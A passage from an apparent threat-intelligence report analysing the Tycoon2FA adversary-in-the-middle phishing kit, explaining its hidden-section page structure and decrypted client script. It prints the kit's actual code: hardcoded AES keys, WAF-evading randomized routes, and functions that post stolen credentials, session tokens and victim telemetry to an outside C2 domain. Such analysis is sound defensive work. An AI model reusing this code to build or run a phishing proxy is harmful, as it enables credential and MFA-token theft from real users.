AMAAxADZBTFBISwAAAFXYCSS1PSfevmAIg1ZiIhQfTA7B1BFspJHCxJoAMYGjDmIQAqNYAOTMu+LABH9nwD0PZlU5gqRCvIt
M7Pqb3f3KhTsESaUwaDaBQBWUDggOgAAADADAJ0BKhgAGAA+bSabTaQhIqKUAIANiWkAAC5PyhYNKAAA/v6HAAcd22f//rDGd
+T//1hHf+qcgAA="/>
```

4.4.3 Body Inspection and Component Visibility

Transitioning the forensic inspection to the HTML <body> element reveals further architectural details governing the SPA state machine:

- The structural layout relies on multiple <section> tags encapsulated within a primary <div id="sections" class=""> container. The `id` attribute of each section explicitly dictates its functional role within the phishing flow of execution.

```
<html> event scroll
▶ <head> ⋯ </head>
▼ <body class="startnew"> overflow
  ▼ <div id="sections" class="">
    ▶ <section id="section_tryingtosignin" class="" style="animation:show-from-right 0.5s;"> ⋯ </section>
    ▶ <section id="section_uname" class="d-none"> ⋯ </section>
    ▶ <section id="section_pwd" class="d-none"> ⋯ </section>
    ▶ <section id="section_pwd_live" class="d-none"> ⋯ </section>
    ▶ <section id="section_youdonthaveaccess" class="d-none"> ⋯ </section>
    ▶ <section id="section_moreinforequired" class="d-none"> ⋯ </section>
    ▶ <section id="section_tryagainlater" class="d-none"> ⋯ </section>
    ▶ <section id="section_signinanothererror" class="d-none"> ⋯ </section>
    ▶ <section id="section_accessblocked" class="d-none"> ⋯ </section>
    ▶ <section id="section_multipleaccounts" class="d-none"> ⋯ </section>
    ▶ <section id="section_2fa" class="d-none"> ⋯ </section>
    ▶ <section id="section_authapp" class="d-none"> ⋯ </section>
    ▶ <section id="section_authapperror" class="d-none"> ⋯ </section>
    ▶ <section id="section_authcall" class="d-none"> ⋯ </section>
    ▶ <section id="section_confirmemail" class="d-none"> ⋯ </section>
    ▶ <section id="section_protectaccount" class="d-none"> ⋯ </section>
    ▶ <section id="section_otp" class="d-none"> ⋯ </section>
    ▶ <section id="section_confirmemailorphone_live" class="d-none"> ⋯ </section>
    ▶ <section id="section_otp_live" class="d-none"> ⋯ </section>
    ▶ <section id="section_authapp_live" class="d-none"> ⋯ </section>
    ▶ <section id="section_signin_blocked_live" class="d-none"> ⋯ </section>
    ▶ <section id="section_protect_account_live" class="d-none"> ⋯ </section>
    ▶ <section id="section_final" class="d-none"> ⋯ </section>
    ▶ <footer id="footer" class="footer"> ⋯ </footer>
  </div>
  ▶ <div id="sections_okta" class="websitesections d-none"> ⋯ </div>
  ▶ <div id="sections_godaddy" class="websitesections d-none"> ⋯ </div>
  ▶ <script> ⋯ </script>
    <script src="/34d02R6aR5LSJ57EghduIabArI81wuf0kR67110"></script>
  </body>
</html>
```


- By default, all sections are assigned the `d-none` CSS class, rendering them invisible within the DOM hierarchy.
  - Notably, this class is not explicitly declared within the active document's stylesheet but is referenced indirectly via dynamically loaded resources mapped in the `<head>`.

```
13      <link rel="stylesheet" href="/34mxFLycdQfqTS8920">
14      <link rel="stylesheet" href="/xy5To9vrsRCNcd29">
```

```
1332    .d-none {
1333        display: none !important
1334    }
```

- The singular `<section>` exempt from the `d-none` class assignment bears the `id` attribute `"section_tryingtosignin"`. This programmatic exception indicates it is the initial visual interface presented

to the victim upon successful routing to the final phishing payload.




Broader empirical analysis across diverse Tycoon2FA samples identified additional, albeit less prevalent, structural variants. These iterations, internally categorized as the "**doc**" and "**pdf**" editions, exhibit minor architectural deviations designed to support document-themed social engineering lures, while maintaining the same underlying technical proxy operations.

In the "doc" variant, the `d-none` concealment class is applied globally to the root `<div>` encompassing all primary sections. Consequently, a distinct `"sections_doc"` `<div>` remains the sole visible element. The operational mechanics of this specific variant function identically in subsequent analysis phases.

```
<html> event scroll
▶ <head> ··· </head>
▼ <body class="startnew"> overflow
  ▼ <div id="sections" class="d-none">
    ▶ <section id="section_tryingtosignin" class="" style="animation:show-from-right 0.5s;"> ··· </section>
    ▶ <section id="section_uname" class="d-none"> ··· </section>
    ▶ <section id="section_pwd" class="d-none"> ··· </section>
    ▶ <section id="section_pwd_live" class="d-none"> ··· </section>
    ▶ <section id="section_youdonthaveaccess" class="d-none"> ··· </section>
    ▶ <section id="section_moreinforequired" class="d-none"> ··· </section>
    ▶ <section id="section_tryagainlater" class="d-none"> ··· </section>
    ▶ <section id="section_signinanothererror" class="d-none"> ··· </section>
    ▶ <section id="section_accessblocked" class="d-none"> ··· </section>
    ▶ <section id="section_multipleaccounts" class="d-none"> ··· </section>
    ▶ <section id="section_2fa" class="d-none"> ··· </section>
    ▶ <section id="section_authapp" class="d-none"> ··· </section>
    ▶ <section id="section_authapperror" class="d-none"> ··· </section>
    ▶ <section id="section_authcall" class="d-none"> ··· </section>
    ▶ <section id="section_confirmemail" class="d-none"> ··· </section>
    ▶ <section id="section_protectaccount" class="d-none"> ··· </section>
    ▶ <section id="section_otp" class="d-none"> ··· </section>
    ▶ <section id="section_confirmemailorphone_live" class="d-none"> ··· </section>
    ▶ <section id="section_otp_live" class="d-none"> ··· </section>
    ▶ <section id="section_authapp_live" class="d-none"> ··· </section>
    ▶ <section id="section_signin_blocked_live" class="d-none"> ··· </section>
    ▶ <section id="section_protect_account_live" class="d-none"> ··· </section>
    ▶ <section id="section_final" class="d-none"> ··· </section>
    ▶ <footer id="footer" class="footer"> ··· </footer>
    </div>
  ▶ <div id="sections_doc" class="" style="font-family: Arial, Helvetica, sans-serif !important;"> ··· </div>
  ▶ <div id="sections_okta" class="websitesections d-none"> ··· </div>
  ▶ <div id="sections_godaddy" class="websitesections d-none"> ··· </div>
  ▶ <script> ··· </script>
    <script src="/5656f5IbunfLsYWmMFBHO9OeiEGxijulZIA4ZVHVfmcC389110"></script>
  </body>
</html>
```

- Further static review reveals numerous hyperlink anchors configured with the `href="javascript:void(0)"` attribute. This implementation neutralizes the default link behavior, rendering them functionally inactive regarding standard web navigation.



Additionally, the DOM structure references multiple JavaScript function calls triggered by user interaction events. These functions are not natively declared within the primary HTML document and are externally resolved via dynamically loaded script payloads.

Notable functional event listeners include:

- `onclick="backbtn"`
- `onclick="linkoptionclick(this)"`
- `onclick="twofalive(this)"`
- `onclick="protectsend(this)"`
- `oninput="validatediginp(this)"`
- `oninput="removespaces(this)"`
- `onclick="togglepassword(this)"`
- `onclick="backbuttonclick(this,2)"`

- The document also contains concealed SVG sprite assets, utilized for dynamic UI rendering without triggering secondary network fetches:

```
<div id="svg-container" style="display: none;">
    <svg>
    <!-- a minus symbol. It is not visible.-->
    <symbol id="svg-container-minus" viewBox="0 0 24 24">
        <path d="M20 12.75H4a.75.75 0 110-1.5h16a.75.75 0 110 1.5z"></path>
    </symbol>
    <!-- a checkmark symbol. It is not visible.-->
    <symbol id="svg-container-checkmark" viewBox="0 0 24 24">
        <path d="M9 18.25a.748.748 0 01-.53-.22l-5-5a.75.75 0 011.06-1.06L9 16.44 19.47
5.97a.75.75 0 011.06 1.06l-11 11a.748.748 0 01-.53.22z"></path>
```

```
    </symbol>
    </svg>
</div>
<!-- this svg displayes a triangle with an exclamation mark inside. It is not visible.-->
<div id="svg-container" style="display: none;">
    <svg>
    <symbol id="svg-container-alert" viewBox="0 0 24 24">
      <g>
        <path d="M12 13.75a.75.75 0 00.75-.75V9a.75.75 0 10-1.5 0v4a.75.75 0 00.75.75z"></path>
        <path d="M21.371 16.48L14.478 4.417a2.854 2.854 0 00-4.956 0L2.629 16.48a2.853 2.853 0
002.478 4.27h13.787a2.854 2.854 0 002.477-4.27zm-1.307 2.095a1.34 1.34 0 01-1.17.675H5.107a1.352
1.352 0 01-1.175-2.025l6.893-12.063a1.354 1.354 0 012.35 0l6.893 12.063a1.339 1.339 0 01-.004
1.35z"></path>
        <path d="M12 15.25h-.005a1.128 1.128 0 10.005 0z"></path>
      </g>
     </symbol>
     </svg>
</div>
```

- At the absolute terminus of the HTML document, the execution flow diverges into two critical components: an inline script housing an encrypted payload, immediately succeeded by an external script resource request.

```
  <script>
      tb = "58yP+lQallthHhVE801LnoCZX484IEX...
      // Very big payload that is being decrypted using the method referenced in Appendix A.1.3.
  </script>
  <script src="/34dO2R6aR5LSJ57EghduIabArI81wuf0kR7110"></script>
</body>
```

Forensic deconstruction confirms that these two scripts represent the core execution engine of the Tycoon2FA proxy. They are responsible for managing the entire attack lifecycle, encompassing dynamic UI state transitions, asynchronous C2 communication, credential interception, and the final exfiltration of the authenticated session token.

This analysis will evaluate these scripts sequentially, mirroring the browser's native DOM parsing logic (execution of the inline payload prior to the retrieval and execution of the external resource).

For this technical documentation, these components are designated as:

- **Exfiltration Setup Script** (The inline encrypted payload)
- **Exfiltration Handler Script** (The externally referenced resource)

As implied by their nomenclature, these scripts are architecturally interdependent; the successful completion of the AiTM flow requires the sequential and uninterrupted execution of both payloads.

4.4.4 Analyzing the Exfiltration Setup Script

Upon decrypting the payload, a notable absence of cryptographic obfuscation is observed (functions are named intuitively, and the underlying logic is highly readable). Because the payload was dynamically unpacked during the preceding execution stage (as detailed in the *Appendix A.1.3*), the threat actors likely deemed secondary obfuscation of this inner script redundant.

Relying on the robust unpacking mechanism utilized for delivery, the developers exhibited sufficient confidence to deploy this core operational script in plaintext memory.

Forensic analysis of this script reveals a dual-purpose architecture: it primarily consists of **function declarations and variable initializations** designed to configure the Adversary-in-the-Middle (AiTM) environment, while concurrently **immediately executing** critical environmental profiling and UI manipulations upon DOM parsing.

Both architectural phases are integral to the core Command and Control (C2) communication mechanism facilitating the proxy relay. This analysis divides the script into two functional phases: Environment Setup and Initial Execution.

Phase 1: **Environment Configuration and Function Declarations**

Initially, the script declares and assigns multiple global variables to establish the operational state of the phishing session.

```
var otherweburl = "";
var websitenames = ["godaddy", "okta"];
var bes = ["Apple.com", "Netflix.com", "apple.com"];
var pes = ["https:\/\/t.me\/", "https:\/\/t.com\/", "t.me\/", "https:\/\/t.me.com\/",
"t.me.com\/", "t.me@", "https:\/\/t.me@", "https:\/\/t.me", "https:\/\/t.com", "t.me",
"https:\/\/t.me.com", "t.me.com", "t.me\/@", "https:\/\/t.me\/@", "https:\/\/t.me@\/", "t.me@\/",
"https:\/\/www.telegram.me\/", "https:\/\/www.telegram.me", "Telegram",
"\thttps:\/\/telegram.me", "https:\/\/telegram.me\/bigofficeboy"];
var capnum = 1;
var appnum = 1;
var pvn = 0;
var view = "";
var pagelinkval = "gqDDk0";
var emailcheck = "0";
var webname = "rtrim(/web9/, '/')";
var urlo = "/wbYmnsgxfRBtGaEoscjiskLiru2jTJXqxHbPWHxkF60SwGnOZswRieotb";
var gdf = "/ghrk11ZEWLQrFq5pSgz11jbTQTAyzuQjahxbLuNPgcd112";
var odf = "/ghiOHK2TDpJENHJynraJwxSMBJ1ZtKovsLab650";
var twa = 0;
```

- `otherweburl`: Although modified dynamically during execution, this variable remains functionally inert (likely a vestigial artifact from prior iterations of the phishing kit).
- `websitenames`: Indicates the kit's modular capability to intercept authentication flows for diverse identity providers, explicitly naming GoDaddy and Okta.
- `bes` & `pes`: Static arrays utilized in subsequent execution phases for input sanitization and filtering.

- `capnum` & `appnum`: While statically assigned, `appnum` is later exfiltrated to the C2 endpoint. Their precise operational necessity remains ambiguous.
- `pvn`: Functions as a Boolean flag, subsequently set by the C2 server, to distinguish whether the compromised session belongs to a consumer or corporate account.

```
if (pvn == 0) {
  bottomsectionlinks('pwd', _0x79d766.bottomsection);
  changebackbutton('pwd', _0x79d766.backbutton);
}
if (pvn == 1) {
  bottomsectionlinks("pwd_live", _0x79d766.bottomsection);
  changebackbutton("pwd_live", _0x79d766.backbutton);
```

- `view`: Serves as the primary Document Object Model (DOM) state tracker. Because the SPA relies on a singular HTML document with selectively hidden `<div>` sections, the `view` variable dictates which specific section is actively rendered to the victim.
- `pagelinkval`: A randomized alphanumeric string that functions as an Identifier for the Phishing-as-a-Service backend. Empirical analysis shows that its value is the same as the value of the "bltpg" POST parameter which was sent to a malicious endpoint right after the gatekeeping stage.
- `emailcheck`: Stores a spear-phishing email address if one was successfully parsed from the URL parameters (following specific delimiters such as `* # ? $`, as detailed previously). Otherwise, it defaults to an empty string or `"0"`.
- `webname`: Frequently observed containing anomalous values such as `rtrim(/web9/, '/')` or `rtrim(/weberic/, '/')`. This variable is not actively invoked during the attack flow. The explicit use of `rtrim()` a native PHP function absent in JavaScript, strongly suggests a server-side parsing error occurring during the dynamic, on-the-fly generation of the Exfiltration Setup Script per campaign.
  - From this artifact, **it can be empirically deduced that the malicious backend infrastructure relies on PHP.**
  - Furthermore, it implies the existence of hidden backend routing directories (e.g., *web9* and *weberic*) integral to the server-side attack logic.
- `urlo`: Defines the relative URL path utilized as the primary endpoint for C2 telemetry exfiltration.
- `gdf` & `odf`: These variables store URL endpoints that contain malicious JavaScript responsible for handling AiTM when the victim organization integrates GoDaddy and Okta authentication flows.
- `twa`: A binary flag utilized to initiate the primary UI execution flow.

This is followed by additional state variable initializations:

```
var currentreq = null;
var requestsent = false;
var pagedata = "";
var redirecturl = "https://www.irs.gov/pub/irs-pdf/f1040.pdf";
var userAgent = navigator.userAgent;
var browserName;
var userip;
var usercountry;
var errorcodeexecuted = false;
```

The nomenclature of these variables clearly delineates their operational purpose within the proxy state machine.

- Proceeding to the function declarations, the script defines `encryptData()` and `decryptData()`. These functions leverage the previously imported CryptoJS library to perform AES-CBC cryptographic operations for C2 communication. The hardcoded keys and initialization vectors (IVs) exhibit consistency across all analyzed Tycoon2FA samples. This definitively explains the requisite importation of **jQuery version 3.6.0** and **crypto-js version 4.2.0** referenced in the HTML header.

```
function encryptData(data) {
    const key = CryptoJS.enc.Utf8.parse('1234567890123456');
    const iv = CryptoJS.enc.Utf8.parse('1234567890123456');
    const encrypted = CryptoJS.AES.encrypt(data, key, {
        iv: iv,
        padding: CryptoJS.pad.Pkcs7,
        mode: CryptoJS.mode.CBC
    });
    return encrypted.toString();
}
```

```
function decryptData(encryptedData) {
    const key = CryptoJS.enc.Utf8.parse('1234567890123456');
    const iv = CryptoJS.enc.Utf8.parse('1234567890123456');
    const decrypted = CryptoJS.AES.decrypt(encryptedData, key, {
        iv: iv,
        padding: CryptoJS.pad.Pkcs7,
        mode: CryptoJS.mode.CBC
    });
    return decrypted.toString(CryptoJS.enc.Utf8);
}
```

- The `stringToBinary()` function maps characters to their corresponding ASCII numerical values, converts these to 8-bit padded binary strings, and subsequently Base64-encodes the concatenated output to produce a highly obfuscated payload format.

```
function stringToBinary(input) {
    const zeroReplacement = '0';
    const oneReplacement = '1';

    return btoa(input
        .split('')
        .map(char => {
            let binary = char.charCodeAt(0).toString(2);
            binary = binary.padStart(8, '0');
            return binary
                .split('')
```

```
                .map(bit => (bit === '0' ? zeroReplacement : oneReplacement))
                .join('');
        })
        .join(' '));
}
```

- A sanitization subroutine explicitly designed to strip whitespace from user inputs, as documented by the threat actor's own inline comments.

```
function removespaces(input) {
    input.value = input.value.replace(/\s+/g, ''); // Removes all spaces
}
```

- **The `sendlive()` Function: Telemetry and Profiling Exfiltration**

This function executes an asynchronous HTTP (AJAX) POST request to exfiltrate victim telemetry to the C2 endpoint defined by the `urlo` variable. Prior to transmission, the payload is serialized into a JSON object, encrypted via the `encryptData()` function, and converted into a Base64-encoded binary format utilizing `stringToBinary()`.

The exfiltrated dataset encompasses critical environmental profiling metrics, including the victim's IP address, geolocation (`usercountry`), and User-Agent string alongside session attribution variables such as `pagelinkval` and `appnum`.

```
    function sendlive(statusval) {
        $.ajax({
            type: "POST",
            url: urlo,
            data: stringToBinary(encryptData(JSON.stringify({
                pagelink: pagelinkval,
                type: statusval,
                ip: userip,
                country: usercountry,
                useragent: userAgent,
                appnum: appnum
            }))),

            success: function(response) {
            },

            error: function(xhr, status, error) {
                console.error("Error:", error);
            }
```

- **The `sendAndReceive` Function (Core Proxy Engine)**

This subroutine defines the `sendAndReceive` function, which operates as the central network communication engine for the AiTM proxy. It is responsible for intercepting harvested credentials, cryptographically packaging the payload, dynamically generating unique destination URLs to evade signature detection, and executing a continuous polling loop against the C2 infrastructure to dictate the next UI state.

It achieves this operational resilience by implementing the following programmatic mechanisms:

- **Concurrency Control (`if (requestsent == true)`):** Prevents the script from spamming the server. If a request is active, it blocks new ones by immediately returning a resolved Promise with a "waiting" message. This keeps the phishing flow synchronized without breaking the asynchronous chain. The script explicitly bypasses this lock if the route is "twofaselect".
- **WAF Evasion and Pattern Matching:** Based on the `route` parameter (`checkemail`, `checkpass`, `twofaselect`, `twofaselected`), the engine selects a highly specific Regular Expression.
- **RandExp Execution:** It utilizes the third-party `RandExp` library. Rather than matching strings against a regex, it programmatically generates a randomized string that satisfies the provided regex. This dynamically alters the URL path for every request (e.g., translating `checkpass` into a randomized endpoint).
- **The Result:** The backend server utilizes a wildcard or regex-based router to process these requests. This ensures network signatures mutate constantly, enabling the malicious traffic to bypass traditional Web Application Firewalls (WAFs) and static intrusion detection systems.
- **Payload Packaging (`formattedargs = ...`):** The function aggregates the victim's input and session token, concatenates them into a slash-delimited string, and passes the output to `encryptData()` to ensure credentials remain secure in transit. Depending on the route, it prefixes this string with a global `token` or suffixes it with `appnum` and `getresponse`.
- **Exfiltration to C2 (`$.ajax(...)`):** The network transmission is encapsulated within a new Promise (`makeRequest`). This architecture permits the script to transmit the encrypted payload asynchronously while pausing the UI state until the Promise resolves. It appends the dynamically generated `randroute` to a hardcoded base URL.
- **The AiTM Polling Loop (`if (response.message == "Token Not Found")`):** This mechanism manages the inherent latency of the proxy relay using recursive Promise chaining. If the malicious backend is still awaiting a response from the legitimate Identity Provider (e.g., Microsoft), the script initiates a 3-second delay and retries, passing the subsequent attempt into the `resolve()` of the active Promise.
- **Decryption and Token Tracking:** Upon a successful response, the raw payload is decrypted via `decryptData()` and parsed as JSON. If the backend issues a new session `token` (and the route is not the terminal `"twofaselected"` stage), it updates the global `token` variable resident in memory. This token is strictly required for all subsequent requests to maintain the integrity of the proxied session.
- **Cleanup:** Finally, the function resets `requestsent = false` to release the concurrency lock and resolves the Promise with the decrypted data back to the primary execution flow.

```
var sendAndReceive = (route, args, getresponse) => {
    if (requestsent == true && route !== "twofaselect") {
        return new Promise((resolve, reject) => {
            return resolve({
```

```
                message: "waiting for previous request to complete"
            });
        });
    }
    if (requestsent == false || route == "twofaselect") {
        requestsent = true;
        let routename = null;
        let randpattern = null;
        if (route == "checkemail") {
            randpattern = /(pq|rs)[A-Za-z0-9]{6,18}(yz|12|34)[A-Za-z0-9]{2,7}(uv|wx)(3[1-
9]|40)/gm;
        }
        if (route == "checkpass") {
            randpattern = /(yz|12)[A-Za-z0-9]{7,14}(56|78)[A-Za-z0-9]{3,8}(op|qr)(4[1-9]|50)/gm;
        }
        if (route == "twofaselect") {
            randpattern = /(56|78|90)[A-Za-z0-9]{8,16}(23|45|67)[A-Za-z0-9]{4,9}(st|uv)(5[1-
9]|60)/gm;
        }
        if (route == "twofaselected") {
            randpattern = /(23|45)[A-Za-z0-9]{9,20}(89|90|ab)[A-Za-z0-9]{5,10}(vw|xy)(6[1-
9]|70)/gm;
            if (currentreq) {
                currentreq.abort();
            }
        }
        let randexp = new RandExp(randpattern);
        let randroute = randexp.gen();

        let formattedargs = 0;
        if (route == "checkemail") {
            formattedargs = args.map(item => '/' + item).join('') + '/' + appnum + '/' +
getresponse;
        }
        if (route !== "checkemail") {
            formattedargs = '/' + token + args.map(item => '/' + item).join('') + '/' +
getresponse;
        }
        // console.log(formattedargs);
        let encrypteddata = encryptData(formattedargs);
        const makeRequest = (retryCount) => {
            return new Promise((resolve, reject) => {
                currentreq = $.ajax({
                    url:
'https://database.hekegithoo.my.id/kqtyzoswmfrumgnhcREzENNeHIIPMPFQPDHAISGQAHBQEVDZLBTDCBMFSXWFJN
BYUJ' + randroute,
                    type: 'POST',
                    data: {
                        data: encrypteddata
                    },
                    success: function(response) {
```

```
                        if (response.message == "Token Not Found" && retryCount < 3) {
                            console.log('data: ' + formattedargs);
                            setTimeout(function() {
                                resolve(makeRequest(retryCount + 1));
                            }, 3000);
                        }
                        if (response.message == "Missing Value") {
                            resolve('missing value');
                        }
                        if (response.message !== "Token Not Found") {
                            let decryptedresp = JSON.parse(decryptData(response));
                            if (route !== "twofaselected") {
                                if (decryptedresp.token) {
                                    token = decryptedresp.token;
                                }
                            }
                            if (decryptedresp.message == "Token Not Found" && retryCount < 3) {
                                console.log('data: ' + formattedargs);
                                setTimeout(function() {
                                    resolve(makeRequest(retryCount + 1));
                                }, 3000);
                            } else {
                                // console.log(decryptedresp);
                                requestsent = false;
                                resolve(decryptedresp);
                            }
                        }
                    },
                    error: function(xhr, status, error) {
                        requestsent = false;
                        console.error('Error:', error);
                        reject(error);
                    }
                });
            });
        };
        return makeRequest(0);
    }
};
```

- **The `bottomsectionlinks` Function:** This subroutine dynamically appends navigational links to the footer of every active dialog box, enhancing the fidelity and perceived legitimacy of the phishing portal.

It identifies the currently active DOM section (e.g., `section_uname` or `section_checkpass`), targets the nested `<div>` bearing the `.bottomsection` class, and programmatically purges its existing contents before injecting the new array of links.

```
function bottomsectionlinks(sectionname, array) {
    const bottomsection = document.getElementById('section_' +
sectionname).querySelector('.bottomsection');
    bottomsection.innerHTML = '';
    array.forEach(item => {
        if (item.type === 'text_link') {
            const textWithLink = document.createElement('p');
            textWithLink.classList.add('mb-16');
            textWithLink.innerHTML = `${item.text} <a href="javascript:void(0)" data-id="` +
item.a_id + `" onclick="linkoptionclick(this)" class="link">${item.a_text}</a>`;
            bottomsection.appendChild(textWithLink);
        } else if (item.type === 'link_text') {
            const linkwithText = document.createElement('a');
            linkwithText.classList.add('link', 'mb-16');
            linkwithText.setAttribute('data-id', item.a_id);
            linkwithText.setAttribute('onclick', 'linkoptionclick(this)');
            linkwithText.textContent = item.a_text;
            bottomsection.appendChild(linkwithText);
            const paragraph = document.createElement('p');
            paragraph.textContent = item.text;
            bottomsection.appendChild(paragraph)
        } else if (item.type === 'link') {
            const linkOnly = document.createElement('a');
            linkOnly.classList.add('link', 'mb-16');
            linkOnly.setAttribute("data-id", item.a_id);
            linkOnly.setAttribute("onclick", "linkoptionclick(this)");
            linkOnly.textContent = item.a_text;
            linkOnly.href = '#';
            bottomsection.appendChild(linkOnly);
        } else if (item.type === 'text') {
            const textOnly = document.createElement('p');
            textOnly.classList.add('mb-16');
            textOnly.textContent = item.text;
            bottomsection.appendChild(textOnly);
        }
    });
}
```

- **The Disconnect-Timer Function**

Because the C2 infrastructure operates as a real-time proxy between the victim and the legitimate Identity Provider (e.g., Microsoft or Google), active sessions are susceptible to timeouts or connection drops. This function governs the UI behavior in the event of excessive network latency.

A timeout threshold is established at 40 seconds, executing conditionally only if the `section_tryagainlater` element is not currently visible.

Upon reaching the timeout threshold, the script triggers a UI animation designed to mimic a legitimate network failure.

```
<div id="tryagain_withoutinternet" class="row text-body" style="display:none;margin-bottom: 0;">
   it seems your internet connection is unstable and noticed you're having some trouble.
   <br>
   <a class="link mb-16" href="">Try Again.</a>
</div>
```

```
var disconnecttimer;
var showwedidnthearpopup = 0;

function startdisconnecttimer() {
    if (document.getElementById('section_tryagainlater').classList.contains('d-none')) {
        disconnecttimer = setTimeout(function() {
            setTimeout(function() {
                document.getElementById('section_' + view).querySelector('.loading-
container').classList.remove('loading');
                document.getElementById('section_' +
view).querySelector('.sectioncontent').style.animation = 'hide-to-left 0.5s';
                setTimeout(function() {
                    document.getElementById('section_' + view).classList.toggle('d-none');

document.getElementById('section_tryagainlater').querySelector('#tryagainheader').style.display
= "block";

document.getElementById('section_tryagainlater').querySelector('#tryagain_withoutinternet').styl
e.display = "block";

document.getElementById('section_tryagainlater').querySelector('.sectioncontent').style.animatio
n = 'show-from-right 0.5s';
                    document.getElementById('section_tryagainlater').classList.remove('d-none');
                }, 200);
            }, 500);
            view = "tryagainlater";
        }, 40000);
    }
}
```

However, analysis of the version observed during the review period identified no invocation of this function. Although fully implemented, the disconnect-timer mechanism appears to be unused in the analyzed samples.

- **The More Info Required Function**

This subroutine is architecturally similar to the disconnect timer; however, its specific operational purpose is to handle instances where the Microsoft API returns a "More Information Required" prompt (e.g., forcing the setup of the Microsoft Authenticator application).

```
573         if (response && view == "authcall") {
574         if (response['message'] == "more info required"){
575         moreinforeq();
576         }
```

```
function moreinforeq() {
    showwedidnthearpopup = 0;
    if (document.getElementById('section_tryagainlater').classList.contains('d-none')) {
        document.getElementById('section_tryagainlater').querySelector('.title').innerText =
"More Information Required";
        setTimeout(function() {
            document.getElementById('section_' + view).querySelector('.loading-
container').classList.remove('loading');
            document.getElementById('section_' +
view).querySelector('.sectioncontent').style.animation = 'hide-to-left 0.5s';
            setTimeout(function() {
                document.getElementById('section_' + view).classList.toggle('d-none');

document.getElementById('section_tryagainlater').querySelector('#tryagainheader').style.display
= "block";

document.getElementById('section_tryagainlater').querySelector('#tryagain_moreinfo').style.displ
ay = "block";

document.getElementById('section_tryagainlater').querySelector('.sectioncontent').style.animatio
n = 'show-from-right 0.5s';
                document.getElementById('section_tryagainlater').classList.remove('d-none');
            }, 200);
        }, 500);
    }
    view = "tryagainlater";
}
```

- **The Auto-Fill Function:**

The `tryfindingele(email)` function executes a recursive traversal of the DOM. If a spear-phishing email address was successfully parsed from the URL (and stored within the `emailcheck` variable), the script performs the following sequence:

1. Identifies the active input field (e.g., `inp_uname` or `pdfemail`).
2. Programmatically injects the victim's email address into the DOM.
3. **Automatically triggers a click event on the "Next" button.** This facilitates a seamless user experience wherein the victim lands on the phishing portal and is immediately prompted for their password, bypassing the username submission phase entirely.

```
function tryfindingele(email) {
    if (view == "uname") {
        let emailinputcheck = document.getElementById("inp_uname");
        let emailsectionelecheck = document.getElementById("section_uname");
        if (emailinputcheck && !emailsectionelecheck.classList.contains("d-none")) {
            emailinputcheck.value = email;
            document.getElementById('section_uname').querySelector("#btn_next").click();
```

```
            emailinputele = true;
        } else {
            setTimeout(function() {
                tryfindingele(email);
            }, 1000);
        }

    } else if (view == "uname_pdf") {
        let emailinputcheck = document.getElementById("pdfemail");
        let emailsectionelecheck = document.getElementById("section_uname_content");
        if (emailinputcheck && !emailsectionelecheck.classList.contains("d-none")) {
            emailinputcheck.value = email;
            setTimeout(function() {

document.getElementById('section_uname_pdf').querySelector("#btn_next_pdf").click();
            }, 2000);
            emailinputele = true;
        } else {
            setTimeout(function() {
                tryfindingele(email);
            }, 1000);
        }

    } else if (view == "uname_doc") {
